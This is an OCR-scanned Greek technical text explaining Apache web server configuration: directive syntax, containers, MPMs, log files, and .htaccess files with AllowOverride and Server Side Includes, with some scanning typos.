


Equation 1 Δημοφιλείς Γλώσσες Προγραμματισμού

Γλώσσα προγραμματισμού	Αριθμός web sites	%
PHP	3998425	59%
ASP.NET	2294166	34%
Perl	259931	4%
Python	159475	2%
Java	18065	0%
Ruby	16539	0%

Πίνακας 1 Δημοφιλείς Γλώσσες Προγραμματισμού

Επίσης από στην επόμενη κατανομή ,καταδεικνύεται αδιαφιλονίκητα ότι ο πιο δημοφιλής web server στο διαδίκτυο είναι ο apache , κατέχοντας το συντριπτικό μερίδιο του 75% στην αγορά , έναντι του αμέσως επόμενου ανταγωνιστή που είναι ο IIS της Microsoft κατέχοντας μόλις το 23% .



Εικόνα 1 κατανομή web διακομιστών

Από τα στοιχεία προκύπτει ότι σχεδόν το (92%) των IIS διακομιστών αναφέρει ότι η γλώσσα προγραμματισμού την οποία χρησιμοποιεί είναι η ASP.NET, ακόμα κι αν πολλά από αυτά τα sites πιθανόν να εξυπηρετούν απλό περιεχόμενο με στατικά δεδομένα. Ένας από τους λόγους είναι ότι φαίνεται να είναι μάλλον κοινή πρακτική για όσους χρησιμοποιούν IIS να μην αφαιρούν τις πληροφορίες εκδόσεων που στέλνει ο IIS στους πελάτες του , σε αυτό οφείλεται και η διαμόρφωση του μεγάλου αυτού ποσοστού .

. Οι χρήστες των Apache, Lighttpd, και Nginx συνήθως αποκρύπτουν τις διάφορες πληροφορίες των εκδόσεων των συστημάτων τους πιστεύοντας πιθανόν ότι αυτό αποτελεί μία καλή πρακτική ασφαλείας απέναντι στους κακόβουλους χρήστες . Για παράδειγμα, το 40% όλων των sites που εξυπηρετούνται από τον Apache περιορίζουν την έκθεση των πληροφοριών τους μόνο στο όνομα του διακομιστή .Το 52% των χρηστών του Lighttpd συνηθίζει να αποκρύπτει όλα τα δεδομένα των εκδόσεων, και το 29% των χρηστών του Nginx ακολουθούν το ίδιο μοτίβο. Από στατιστική άποψης , αυτό είναι λίγο ενοχλητικό, αλλά από απόψεως ασφάλειας και ελαχιστοποίησης των προς μετάδοση δεδομένων, αποτελεί μια καλή προσέγγιση.

Γενικά εισαγωγικά στοιχεία

Η Δομή του Αρχείου Διαμόρφωσης του Apache

Το Apache διατηρεί όλες τις παραμέτρους διαμόρφωσής του σε αρχεία απλού κειμένου .Το κύριο αρχείο παραμέτρων διαμόρφωσης ονομάζεται httpd.conf. Το αρχείο αυτό περιέχει ντιρεκτίβες **(directives)** και περιέκτες **(containers),** Οι οποίοι παρέχουν την δυνατότητα προσαρμογής της εγκατάστασης του **Apache** ανάλογα με τις ανάγκες του χρήστη . Οι ντιρεκτίβες διαμορφώνουν συγκεκριμένες ρυθμίσεις του Apache, όπως οι παράμετροι για τον έλεγχο πρόσβασης, την απόδοση και την λειτουργία στο δίκτυο . Οι περιέκτες καθορίζουν το πλαίσιο στο οποίο αναφέρονται αυτές οι ρυθμίσεις . Για παράδειγμα , οι παράμετροι εξουσιοδότησης **(authorization)** μπορούν να αναφέρονται στον server σαν σύνολο, σε έναν κατάλογο, ή σε ένα μεμονωμένο αρχείο .

Ντιρεκτίβες

Η σύνταξη μιας ντιρεκτίβας του Apach e υπόκειται στους ακόλουθους κανόνες :

- Τα ορίσματα της ντιρεκτίβας ακολουθούν μετά από το όνομά της.
- Τα ορίσματα της ντιρεκτίβας χωρίζονται μεταξύ τους με κενά διαστήματα.

- Ο αριθμός και ο τύπος των ορισμάτων διαφέρουν από ντιρεκτίβα σε ντιρεκτίβα " ορισμένες ντιρεκτίβες δεν έχουν ορίσματα .
- Μία ντιρεκτίβα καταλαμβάνει μία μεμονωμένη γραμμή στο αρχείο διαμόρφωσης, αλλά μπορεί ο χρήστης να την συνεχίσει σε επόμενη γραμμή τερματίζοντας την προηγούμενη ,με τον χαρακτήρα \ .
- Το σύμβολο # προηγείται της ντιρεκτίβας και πρέπει να εμφανίζεται σε ξεχωριστή γραμμή .

Στα εγχειριδια του Apache server τα οποία μπορεί να αναζητήσει κάποιος σε ηλεκτρονική μορφή στην διεύθυνση http://httpd.apac he.org' docs -2.0/, δίνεται η δυνατότητα εξέτασης των ντιρεκτίβων με αλφαβητική σειρά ή ταξινομημένες βάση της λειτουργικής μονάδας (module, ρουτίνας , αρχείου κώδικα) στην οποία ανήκουν .

Το σχήμα που ακολουθείται για την παρουσίαση των ντιρεκτίβων στην online τεκμηριωση του Apache (όπως εξηγείται αναλυτικά στο έγγραφο http://httpd.apache.org/docs-2.0/mod/directive-dict.htm l) είναι ίδιο για όλες τις ντιρεκτίβες :

- **Synlax** (σύνταξη) - παρουσιάζει την σύνταξη της ντιρεκτίβας και όλες τις επιλογές της . Οι υποχρεωτικές παράμετροι αναγράφονται με πλάγια γραφή , ενώ οι προαιρετικές παράμετροι αναγράφονται με πλάγια γραφή και περικλείονται σε αγκύλες.
- **Defaull** (προεπιλεγμένη τιμή) - Εάν μία ντιρεκτίβα έχει προεπιλεγμένη τιμή, αυτή θα αναφέρεται εδώ .
- **Context** (περιβάλλον εφαρμογής) - Η καταχώριση αυτή αναφέρει τους περιέκτες ή τις ενότητες στις οποίες μπορεί να εμφανίζεται η συγκεκριμένη ντιρεκτίβα. Οι περιέκτες (containers) εξηγούνται παρακάτω. Πιθανές τιμές είναι server config, virtual host, directory και .htaccess.
- **Status** (κατάσταση) - Η καταχώριση αυτή υποδεικνύει εάν η ντιρεκτίβα είναι μία εγγενής ντιρεκτίβα του Apache (core), ή ανήκει σε κάποιο από τα προγράμματα που το συνοδεύουν (base ή extension ανάλογα με το εάν μεταγλωττίζονται εξ ορισμού ή όχι) , ή είναι μέρος ενός προγράμματος Multi-Processing Module (MPM), ή περιλαμβάνεται στο πακέτο του Apache αλλα δεν είναι έτοιμη για χρήση σε έναν server παραγωγής (experimental).
- **Module** (πρόγραμμα) - Η καταχώριση αυτή υποδεικνύει το πρόγραμμα ή την ρουτίνα στην οποία ανήκει η ντιρεκτίβα .
- **Compatibility** (συμβατότητα) - Η καταχώριση αυτή περιέχει πληροφορίες σχετικά με την έκδοση του Apache που υποστηρίζουν την συγκεκριμένη ντιρεκτίβα.
- **Override** - (προτεραιότητα) - Οι ντιρεκτίβες του Apache ταξινομούνται σε διαφορετικές κατηγορίες . Το πεδίο override χρησιμοποιείται για να καθορίσει ποιες κατηγορίες ντιρεκτίβων μπορούν να εμφανίζονται στα αρχεία διαμόρφωσης .htaccess ανά κατάλογο .

Μετά από τι ς παραπάνω καταχωρίσεις ακολουθεί μία συνοπτική επεξήγηση της ντιρεκτίβας,και μπορεί επίσης να περιλαμβάνεται μία παραπομπή προς σχετιζόμενες ντιρεκτίβες ή άλλες πληροφορίες .

Περιέκτες (Containers)

Οι περιέκτες ντιρεκτίβων (directive containers), οι οποίοι αποκαλούνται επίσης ενότητες (sections), περιορίζουν το πεδίο δράσης των ντιρεκτίβων . Εάν οι ντιρεκτίβες δεν βρίσκονται μέσα σ' έναν περιέκτη , θεωρείται ότι ανήκουν στο

προκαθορισμένο πεδίο δράσης του server (server config) και εφαρμόζονται στον server σαν σύνολο .
Οι προκαθορισμένοι περιέκτες του Apache είναι :

- **<VirtualHost>** - Καθορίζει έναν εικονικό server . Μέσω των εικονικών servers, δίνεται η δυνατότητα να στεγάσει ο χρήστης πολλαπλά Web sites στην ίδια εγκατάσταση του Apache. Οι ντιρεκτίβες που περιλαμβάνει αυτός ο περιέκτης εφαρμόζονται σε ένα συγκεκριμένο Web site. Μία τέτοια ντιρεκτίβα δέχεται σαν ορίσματα ένα όνομα domain ή μία διεύθυνση IP και , προαιρετικά, έναν αριθμό θύρας .
- **< Directory > , < DirectoryMatch>** - Αυτοί οι περιέκτες επιτρέπουν στις ντιρεκτίβες να εφαρμόζονται σε έναν συγκεκριμένο κατάλογο ή σε μία ομάδα καταλόγων του συστήματος αρχείων . Οι περιέκτες Directory δέχονται σαν όρισμα ένα όνομα καταλόγου ή ένα μοτίβο επιλογής καταλόγων. Οι ντιρεκτίβες που περιλαμβάνουν εφαρμόζονται στους προσδιοριζόμενους καταλόγους και στους υποκαταλόγους τους . Ο περιέκτης DirectoryMatch δέχεται υποδειγματικές εκφράσεις (regular expressions) σαν όρισμα .Για παράδειγμα, η ακόλουθη ντιρεκτίβα εντοπίζει όλους τους υποκαταλόγους του καταλόγου www των οποίων το όνομα αποτελείται από τεσσερις αριθμούς (π.χ. κατάλογοι των οποίων τα ονόματα σχηματίζονται από διψήφιους αριθμούς έτους και μήνα):<DirectoryMatch " . / www/ . * / [0-9]{ 4} " >
- **< Location> , < LocationMatch>** - Αυτοί οι περιέκτες επιτρέπουν στις ντιρεκτίβες να εφαρμόζονται σε συγκεκριμένες διευθύνσεις URL, ή ομάδες διευθύνσεων URL. Το σκεπτικό στο οποίο βασίζονται είναι παρόμοιο με αυτό στο οποίο βασίζονται οι αντίστοιχοι περιέκτες Directory... Ο περιέκτης LocationMatch δέχεται σαν όρισμα μία υποδειγματική έκφραση. Για παράδειγμα, η ακόλουθη εντολή εντοπίζει τους καταλόγους που περιέχουν είτε το "/my/data", είτε το "/your/data":
  <LocationMatch "/ (rny | your)/data" >

- **< Files>, < FilesMatch>** . Είναι παρόμοιοι με τους περιέκτες Directory... και Location... Οι ενότητες Files... επιτρέπουν στις ντιρεκτίβες να εφαρμόζονται σε συγκεκριμένα αρχεία ή ομάδες αρχείων .

Λίστα 1

```
1: <Directory "/some/directory ">
2 : SomeDirective1
3: SomeDirective2
4: </Directory>
5: <Location "/downloads/*.html ">
6 : SomeDirective3
7: </Location>
8: <Files "\. (gif | jpg) ">
9: SomeDirective4
10: </Files>
```

Οι ντιρεκτίβες SomeDirective1 και SomeDirective2 του προηγούμενου παραδείγματος θα εφαρμοστούν στον κατάλογο /www/some/directory και στους υπο καταλόγους του. Η ντιρεκτίβα SomeDirective3 θα εφαρμόζεται στις διευθύνσεις URLπου αναφέρονται σε αρχεία με επέκταση .html, στον κατάλογο /downloads/ . Η SomeDirective4 θα εφαρμόζεται σε όλα τα αρχεία με επεκτάσεις .gif ή .jpg.

Εκτέλεση υπό Όρους

Ο Apache υποστηρίζει περιέκτες «*εκτέλεσης υπό όρους*» (conditional containers). Οι ντιρεκτίβες που περιλαμβάνονται σ ' αυτούς τους περιέκτες εκτελούνται μόνο εάν ικανοποιούνται συγκεκριμένες συνθήκες .

< **IfDefine**> - Οι ντιρεκτίβες που περιλαμβάνει αυτός ο περιέκτης θα υποβληθούν προς επερξεργασία μόνο εάν ένας συγκεκριμένος διακόπτης γραμμής εντολής περαστεί στο εκτελέσιμο αρχείο του Apache. Η ντιρεκτίβα της Λίστας 2.2 θα υποβληθεί σε επεξεργασία μόνο εάν ο διακόπτης –DMyModule που έχει περάσει στο binary αρχείο του Apache εκτελεστεί . Μπορείτε να περάσετε αυτή την ντιρεκτίβα απευθείας, ή τροποποιώντας το script apachectl . Οι περιέκτες IfDefine υποστηρίζουν επίσης το αρνητικό του ορίσματός τους . Δηλαδή, οι ντιρεκτίβες που περιλαμβάνονται σε μία ενότητα < IfDefine !MyModule> θα εκτελεστούν μόνο εάν δεν έχει περαστεί ο διακόπτης –DMyModule σαν όρισμα στην γραμμή εντολής . Για παράδειγμα, εάν δεν περαστεί ο διακόπτης –DSSL, ο Apache δεν θα ακροάζεται την θύρα του SSL (συνήθως στη θύρα με αριθμό 443).

< **IfModule**> - Οι ντιρεκτίβες που περιέχονται στην ενότητα IfModule θα υποβληθούν προς επεξεργασία μόνο εάν το module που περιλαμβάνεται σαν όρισμα υπάρχει στον Web server . Για παράδειγμα , το Apache διαθέτει ένα κύριο αρχείο διαμόρφωσης με όνομα httpd .conf, το οποίο παρέχει υποστήριξη σε διάφορα modules που ανήκουν στα MPMs (Multi-Processing Modules). Όπως φαίνεται στην Λίστα 2.3, θα εφαρμοστούν μόνο οι παράμετροι διαμόρφωσης που ανήκουν στο MPM module που έχει μεταγλωττιστεί και είναι ενεργοποιημένο (έχει επιλεγεί κατά την εγκατάσταση του apache). Το παρακάτω παράδειγμα θα εφαρμοσει τις ντιρεκτίβες της μίας από τις δύο ομάδες .

Λίστα 2.2

```
1: <IfDefine MyModule >
2: LoadModule  my-module modules / libmymodule. so
3: </IfDefine>
```

Λίστα 2.3

```
1: <IfModule prefork.c>
2: StartServers              5
3: MinSpareServers           5
4: MaxSpareServers           10
5: MaxClients                20
6: MaxRequestsPerChild       O
7: </ IfModule>
8:
9: <IfModule  worker.c>
```

```
10: StartServers            3
11: MaxClients              8
12: MinSpareThreads         5
13: MaxSpareThreads         10
14: ThreadsPerChild         25
15: MaxRequestsPerChild      0
16: </IfModule>
```

Multi-Processing Modules

Πολλαπλά Modules Επεξεργασίας ή ευρέως γνωστά ως MPMs είναι τα modules που σχετίζονται με την αναμονή του Apache για κάποιο αίτημα .Ο Apache είναι γνωστός για την επεκτασιμότητα του μέσω των modules και αυτός είναι ένας από τους κύριους λόγους που έχει προτιμηθεί σε όλο τον κόσμο, πέρα από την εκπληκτική σταθερότητα που έχει επιδείξει.

Τα MPMs διεκπεραιώνουν τα εξής : ανιχνεύουν συγκεκριμένη θύρα που έχει καθοριστεί , δέχονται αιτήσεις που ζητούν σύνδεση με τον server, δημιουργούν τα child-processes ανάλογα με το φορτίο του server και διανέμουν τα child-processes στις εισερχόμενες συνδέσεις. Φορτώνονται μαζί με το "httpd" κατά την εκκίνηση του . Υπάρχουν διαθέσιμα πολλά MPMs , αλλά μόνο ένα μπορεί να υπάρξει σε μια εγκατάσταση Apache. Η default MPM προεπιλογή για Unix συστήματα είναι το «Prefork» module. Οι defaults MPMs προεπιλογές που υπάρχουν για άλλες πλατφόρμες είναι οι εξής:

```
BeOS: BeOS
Netware: mpm_netware
OS / 2: mpmt_os2
Windows: mpm_winnt
```

Η κύρια διαφορά μεταξύ των MPMs με τα κανονικά modules είναι ότι μόνο ένα από τα προαναφερόμενα μπορούν να χρησιμοποιηθούν . ενώ τα κανονικά modules μπορούν φορτωθούν πολλές φορές .Τα MPMs επιλέγονται κατά την εγκατάσταση και μπορούν να γίνουν compile μέσα στα binary αρχεία χρησιμοποιώντας την επιλογή « -- with-mpm=NAME » . Εάν κάποιο από τα MPMs δεν καθορίζονται, τότε η default MPM προεπιλογή είναι η «prefork» η οποία και θα γίνει compile. Στο περιβάλλον των Windows, ως default MPM προεπιλογή χρησιμοποιείται η «mpm_winnt» .

Δύο από τα MPMs που ορίζονται στο «httpd.conf» είναι το «prefork» και το «worker» . Αυτές οι δύο MPMs διαθέτουν διαφορετικές προδιαγραφές. Ο «worker» εμφανίστηκε στον Apache2. Χρησιμοποιεί μία multiprocess-multithreaded δομή και δημιουργεί ένα thread για κάθε μία σύνδεση, δηλαδή ο αριθμός των child servers ξεκινούν τα threads σύμφωνα με τις ντιρεκτίβες «ThreadsPerChild» , «MinSpareThreads» και «MaxSpareThreads». Με τη χρήση μιας threaden δομής , κάθε child server μπορεί να χειριστεί περισσότερες από μία συνδέσεις, μέχρι το όριο που ορίζεται στο «MaxSpareThreads». Η parent process είναι υπεύθυνη για την εκκίνηση των child processes . Τα child instances με τη σειρά τους εκκινούν έναν αριθμό threads που καθορίζονται από το «ThreadsPerChild» και ένα

επιπλέον thread για να ακούν τα εισερχόμενα αιτήματα. Το κύριο μειονέκτημα είναι ότι έχει περισσότερες απαιτήσεις σε μνήμη RAM και από τη στιγμή που ένας child server χειρίζεται περισσότερα από ένα thread (κάθε thread είναι ίσο με μια σύνδεση), οτιδήποτε επηρεάζει ένα συγκεκριμένο child process επηρεάζει και τις ανάλογες συνδέσεις. Εν ολίγοις, μία συντρίβη ενός child process σημαίνει περισσότερες από μία χαμένες συνδέσεις . Αλλά στην περίπτωση του «prefork" module, ένα ξεχωριστό child process ξεκινάει για κάθε εισερχόμενη σύνδεση, όπως αυτό ορίζεται από το καθορισμένο όριο . Η έννοια αυτή είναι περισσότερο προσανατολισμένη προς τη σταθερότητα δεδομένου ότι κάθε child process χειρίζεται μόνο τη δική του σύνδεση.

ServerRoot

Η ντιρεκτίβα ServerRoot δέχεται μόνο ένα όρισμα : την διαδρομή (path) που δείχνει τον κατάλογο στον οποίο βρίσκεται ο server . Όλες οι σχετικές αναφορές σε διαδρομές καταλόγων στις άλλες ντιρεκτίβες αναφέρονται σε σχέση με την τιμή της Server Root . Εάν μεταγλωτιστεί ο Apache από τον πηγαίο κώδικα σε ένα σύστημα Linuxl/Unix,, η προεπιλεγμένη τιμή της ντιρεκτίβας Server Root είναι /usr/local/apache2 .

Τα Αρχεία Καταγραφής του Apache

Το Αρχείο access_log

Όταν ένα client σύστημα ζητά ένα αρχείο από τον server, το Apache καταγράφει αρκετά στοιχεία σχετιζόμενα με την συγκεκριμένη αίτηση, συμπεριλαμβανομένης της διεύθυνσης IP του client συστήματος, του εγγράφου που ζητήθηκε , του κωδικού κατάσταση HTTP και της τρέχουσας ώρας. Παρακάτω βλέπετε ένα παράδειγμα καταχωρίσεων αυτού του αρχείου καταγραφής.

```
1: 127.0.0.1 - -[01/ Se p/2003 : 0 9 : 43 : 37 - 0700 ] "GET / HTTP / 1 . 1 " 200
1494
2: 127.0.0.1 - - (01 / Se p /2003 : 0 9: 43: 40 - 0700 ] "GET / manual/ HTTP/ 1 .1 "
200 10383
```

Το Αρχείο error_log

Το αρχείο αυτό περιλαμβάνει τα μηνύματα σφάλματος, τα μηνύματα που εμφανίζονται κατά την εκκίνηση του server, και οποιαδήποτε άλλα σημαντικά συμβάντα λαμβάνουν χώρα κατά την διάρκεια ζωής του server . Το αρχείο αυτό είναι το πρώτο σημείο στο οποίο θα πρέπει να ανατρέχετε όταν αντιμετωπίζετε κάποιο πρόβλημα με το Apache. Η παρακάτω λίστα παρουσιάζει παραδείγμα τα καταχωρίσεων από το αρχείο error_log.

```
1: [Su n Sep O I 09: 42: 59 2003] [notice] Parent: Created
child process - 2245
2: [Sun Se p O I 09:4 2:59 2003 ] [notice] Child - 2242: Child
process is running
```

```
3: [Sun Sep O I 09: 42: 59 2003 ] [notice] Child - 2242:
Acquired the start mutex.
4: [Su n Sep O I 09: 42 : 59 2003] [notice] Child - 2242:
Starting 250 worker threads.
```

Τα αρχεία .htaccess του Apache

Το αρχείο .htaccess είναι ένα απλό αρχείο κειμένου (σε μορφή ASCII).Σε γενικές γραμμές η χρήση .htaccess αρχείων γίνεται για να τροποποιηθούν κάποιες ρυθμίσεις στις ντιρεκτιβες του web διακομιστή Apache.

Το αρχείο .htaccess μπορεί να τοποθετηθεί σε οποιοδήποτε φάκελο στο δικτυακό σας τόπο. Έχει αναδρομική ισχύ. Αυτό σημαίνει ότι εάν τοποθετήσετε το αρχείο .htaccess στο root της ιστοσελίδα σας (το κύριο φάκελο της ιστοσελίδας σας), οι ντιρεκτίβες και οι εντολές που έχουν τοποθετηθεί στο αρχείο .htaccess θα έχει επιπτώσεις σε όλους τους υπο-φακέλους.

Αν τοποθετηθεί ένα αρχείο .htaccess σε ένα υπο-φάκελο, οι ντιρεκτίβες του θα παρακάμψουν αυτές που έχετε στο κύριο φάκελο του site . Δηλαδή εάν έχει απενεργοποιηθεί η εμφάνιση λίστας καταλόγου από το αρχείο .httaccess που είναι τοποθετημένο στο root φάκελο Α, εισάγοντας την κατάλληλη γραμμή εντολής εμφάνισης της λίστας καταλόγου σε άλλο αρχείο .htaccess και εν συνεχεία τοποθετώντας το αρχείο σε υπο-φάκελό Β του site Α ενεργοποιείται τότε η εμφάνιση λίστας καταλόγου μόνο για το συγκεκριμένο υπο-φάκελο Β και όσους άλλους υπο-φακέλους εμπεριέχει .

Οι εντολές ή / και οδηγίες σε ένα αρχείο .htaccess τοποθετούνται μία εντολή σε κάθε γραμμή.

Όταν κάποιος επισκέπτεται το site σας ,ο Apache διακομιστής ελέγχει εάν υπάρχει αρχείο .htaccess κάπου στο δικτυακό χώρο σας ξεκινώντας από το root φάκελο (κύριο φάκελο) και διασχίζοντας όλους τους φακέλους μέχρι να φτάσει στο αρχείο που ζητήθηκε. Εάν ένα αρχείο .htaccess βρεθεί, οι ντιρεκτίβες της εφαρμόζονται για την παρούσα αίτηση.

Δεν χρησιμοποιούμε τα αρχεία .htaccess

Σε γενικές γραμμές, δεν πρέπει να γίνεται χρήση των .htaccess αρχείων, εκτός και αν δεν υπάρχει πρόσβαση στο κεντρικό αρχείο ρυθμίσεων του διακομιστή . Υπάρχει, για παράδειγμα, μια λανθασμένη αντίληψη ότι η πιστοποίηση του χρήστη πρέπει πάντα να γίνεται μέσο των .htaccess αρχείων. Μπορείτε να εισάγεται ρυθμίσεις αυθεντικοποίησης χρήστη στην κύρια παραμετροποίηση του διακομιστή, και αυτός είναι ο προτιμώμενος τρόπος για μια τέτοια υλοποίηση σύμφωνα το εγχειρίδιο του Apache .

Τα .htaccess αρχεία θα πρέπει να χρησιμοποιούνται σε περιπτώσεις κατά τις οποίες οι πάροχοι περιεχομένου χρειάζεται να κάνουν αλλαγές στο site τους , όσο αφορά την παραμετροποίηση του διακομιστή για κάθε φάκελο ξεχωριστά του ιστιότοπού τους , αλλά δεν διαθέτουν λογαριασμό πρόσβασης ως κεντρικός διαχειριστής (root) στο σύστημα του web διακομιστή. Σε περίπτωση που οι διαχειριστές του διακομιστή δεν είναι διατεθειμένοι να κάνουν συχνές αλλαγές

παραμετροποίησης, μπορεί να είναι επιθυμητό να επιτρέπεται στους χρήστες να κάνουν αυτοί τις αλλαγές σε αρχεία .htaccess που έχουν αποθηκεύσει στα sites τους . Αυτό έχει πρακτική εφαρμογή , σε περιπτώσεις όπου οι ISPs φιλοξενούν πολλαπλά web sites σε ένα μοναδικό μηχάνημα, και οι χρήστες τους θέλουν να είναι σε θέση να μεταβάλουν τις ρυθμίσεις του apache για το δικό τους site .

Ωστόσο, σε γενικές γραμμές, η χρήση των .htaccess αρχείων θα πρέπει να αποφεύγεται όσο είναι δυνατόν. Οποιαδήποτε ρύθμιση που εισάγεται σε ένα αρχείο .htaccess , μπορεί να εισαχθεί με τα ίδια αποτελέσματα στο <Directory> τμήμα του κεντρικού αρχείου ρυθμίσεων του διακομιστή .

Αποφυγή χρήσης των .htaccess αρχείων.

Το πρώτο από αυτά είναι η απόδοση. Όταν στο AllowOverride καταχωρούμε την τιμή allow για να επιτραπεί η χρήση των .htaccess αρχείων, ο Apache θα ψάχνει σε κάθε κατάλογο για αρχεία .htaccess . Έτσι, επιτρέποντας την χρήση .htaccess αρχείων προκαλείται πτώση της απόδοσης, ακόμη είτε γίνεται η χρήση των αρχείων .htaccess είτε όχι , αυτά φορτώνονται κάθε φορά που ζητείται ένα έγγραφο .

Επιπλέον ο Apache αναζητάει τα .htaccess αρχεία σε όλους τους υψηλότερου επιπέδου καταλόγους, προκειμένου να έχει μια πλήρη εικόνα με τις ντιρεκτίβες που πρέπει να εφαρμόσει . Κατά συνέπεια, εάν ένα αρχείο έχει ζητηθεί από ένα κατάλογο /www/htdocs/example , ο Apache πρέπει να ελέγξει για τα παρακάτω αρχεία:

```
/.htaccess
/www/.htaccess
/www/htdocs/.htaccess
/www/htdocs/example/.htaccess
```

Ως διαχειριστής επιτρέποντας στους χρήστες να τροποποιήσουν τη παραμετροποίηση του διακομιστή, οι συνέπειες του οποίου μπορεί να οδηγήσουν σε αλλαγές χωρίς τον απόλυτο έλεγχο του διαχειριστή . Επίσης δίνοντας στους χρήστες λιγότερα δικαιώματα από ό, τι χρειάζεται θα οδηγήσει σε πρόσθετα αιτήματα τεχνικής υποστήριξης. Θα πρέπει να γίνει διαβάθμιση και ενημέρωση στους χρήστες , για το επίπεδο των προνομίων που τους έχουν δοθεί.

Σημειώστε ότι είναι ισοδύναμο η τοποθέτηση ενός αρχείου .htaccess σε έναν κατάλογο /www/htdocs/example που περιέχει μια ντιρεκτίβα , με το να τεθεί η ίδια οδηγία σε ένα τμήμα Directory όπως <Directory /www/htdocs/example> στο αρχείο κύριας παραμετροποίησης του διακομιστή :

.htaccess αρχείο στο /www/htdocs/example :

Περιεχόμενα αρχείου .htaccess στο /www/htdocs/example :

```
AddType text/example .exm
```

Περιεχόμενα του αρχείου httpd.conf :

```
<Directory /www/htdocs/example>
AddType text/example .exm
</Directory>
```

Καταχωρώντας αυτές τις ρυθμίσεις στο κεντρικό αρχείο παραμετροποίησης θα σημειωθεί αυξήση την απόδοση του διακομιστή , καθώς οι ρυθμίσεις φορτώνονται μία φορά στην αρχή όταν ο Apache εκκινεί και όχι κάθε φορά που ένα πρόγραμμα περιήγησης ζητάει ένα αρχείο .

Η χρήση των .htaccess αρχείων μπορεί να απενεργοποιηθεί μέσο της παρακάτω ντιρεκτίβας :

```
AllowOverride None
```

Όταν ο διακομιστής βρίσκει ένα αρχείο .htaccess (όπως καθορίζεται από AccessFileName) θα πρέπει να γνωρίζει ποιες από τις ντιρεκτίβες που δηλώνονται σε αυτό το αρχείο μπορούν να υπερισχύσουν των ομοίων τους που συναντώνται σε config αρχεία υψηλότερης ιεραρχίας όπως το πχ apache2.conf .

Η σύνταξη της είναι :

AllowOverride All ή None ή directive-type [directive-type1] [directive-type2] ...

All: Επιτρέπεται η χρήση των AuthConfig,FileInfo,Indexes,Limit και Options

None: Απενεργοποιείται η χρήση των .htaccess

Η AllowOverride περιλαμβάνει ως παραμέτρους περιλαμβάνει τις παρακάτω ομάδες ντιρεκτιβών :

directive-type : AuthConfig,FileInfo,Indexes,Limit,Options

```
s     server config
v     virtual host
d     directory
h      .htaccess
```

Ντιρεκτίβα	Περιγραφή	Default value	Changed value	Conf file
AllowOverride	Τύποι ντιρεκτιβών των οποίων η χρήση επιτρέπεται στα .htaccess αρχεία	ALL		d
AuthConfig	Επιτρέπει την χρήση ντιρεκτιβών αυθεντικοποίησης	-	-	-
FileInfo	Επιτρέπει την χρήση ντιρεκτιβών	-	-	-

	ελέγχου document types , document meta data, mod_rewrite ντιρεκτίβες και την Action από το mod_actions			
Indexes	Επιτρέπει την χρήση ντιρεκτιβών ελέγχου directory indexing	-	-	-
Limit	Επιτρέπει την χρήση ντιρεκτιβών ελέγχου πρόσβασης του host (Allow , Deny και Order)	-	-	-
Options	Επιτρέπει την χρήση ντιρεκτιβών ελέγχου συγκεκριμένων χαρακτηριστικών του Diirectory (options και XBitHack)	ALL		svdh

Table 1 AllowOverride

Το αρχείο .htaccess εφαρμόζεται για το φάκελο στον οποίο βρίσκεται αποθηκευμένο το αρχείο , καθώς και σε όλους τους υπο-φακέλους που βρίσκονται από κάτω του . Σε περιπτώσεις που υπάρχουν περισσότερα αρχεία .htaccess σε μια ακολουθία φακέλων και υπο-φακέλων οι ντιρεκτίβες εφαρμόζονται με την σειρά που τις βρίσκει ο Apache .Ως εκ τούτου ένα αρχείο σε ένα συγκεκριμένο φάκελο, μπορεί να εφαρμόσει τις δικές του ντιρεκτίβες και να παρακάμψει τις ντιρεκτίβες οι οποίες βρίσκονται σε άλλο αρχείο υψηλότερου επίπεδου της δενδροειδής διάταξης των φακέλων .Καθώς επίσης και το αρχείο .htaccess στο root φάκελο του site μπορεί να παρακάμψει τις ντιρεκτίβες που βρίσκονται στα κεντρικά αρχεία παραμετροποίησης του apache .

Για παράδειγμα , στο φάκελο ***/www/htdocs/example1*** υπάρχει αρχείο .htaccess που περιέχει τα παρακάτω:

```
Options +ExecCGI
```

Σημειώνουμε ότι θα πρέπει είναι σε εφαρμογή η “AllowOverride Options” για να επιτραπεί η χρήση της ντιρεκτίβας « Options » στα .htaccess αρχεία .

Στο φάκελο ***/www/htdocs/example1/example2*** υπάρχει αρχείο .htaccess που περιέχει :

```
Options Includes
```

Εξαιτίας του δεύτερου αρχείου .htaccess στο φάκελο ***/www/htdocs/example1/example2*** η εκτέλεση των CGI δε θα επιτραπεί καθώς μόνο η ρύθμιση «Options Includes» θα εφαρμοστεί , η οποία και θα παρακάμψει όποια άλλη ρύθμιση υπάρχει νωρίτερα .

Παράδειγμα Server Side Includes

Μία από τις πιο κοινές χρήσεις των αρχείων .htaccess είναι η ενεργοποίηση των «Server Side Includes» για συγκεκριμένο φάκελο .Αυτό επιτυγχάνεται με τις παρακάτω ντιρεκτίβες τοποθετημένες στο αρχείο .htaccess του ενδιαφερόμενου φακέλου :

```
Options +Includes
AddType text/html shtml
AddHandler server-parsed shtml
```

Σημειώνουμε ότι οι επιλογές AllowOverride Options και AllowOverride FileInfo πρέπει να εφαρμόζονται από κοινού για να μπορέσουν οι προηγούμενες ντιρεκτίβες να έχουν εφαρμογή .

Ενώ τα standard HTML αρχεία είναι βολικα στην αποθήκευση τους , πολλές φορές είναι χρήσιμο να μπορούν να δημιουργήσουν κάποιο περιεχόμενο δυναμικά. Για παράδειγμα, για να προσθέσετε ένα footer ή ένα header σε όλα τα αρχεία, ή στην εισαγωγή πληροφοριών εγγράφου, πχ. την τελευταία τροποποίηση της ώρας να γίνεται αυτόματα. Αυτό μπορεί να γίνει με CGI, αλλά αυτό ίσως να είναι πολύπλοκο και να απαιτεί προγραμματισμού ή scripting δεξιότητες . Για απλά δυναμικά έγγραφα υπάρχει η εναλλακτική λύση: η χρησιμοποίηση του server-side-includes (SSI).

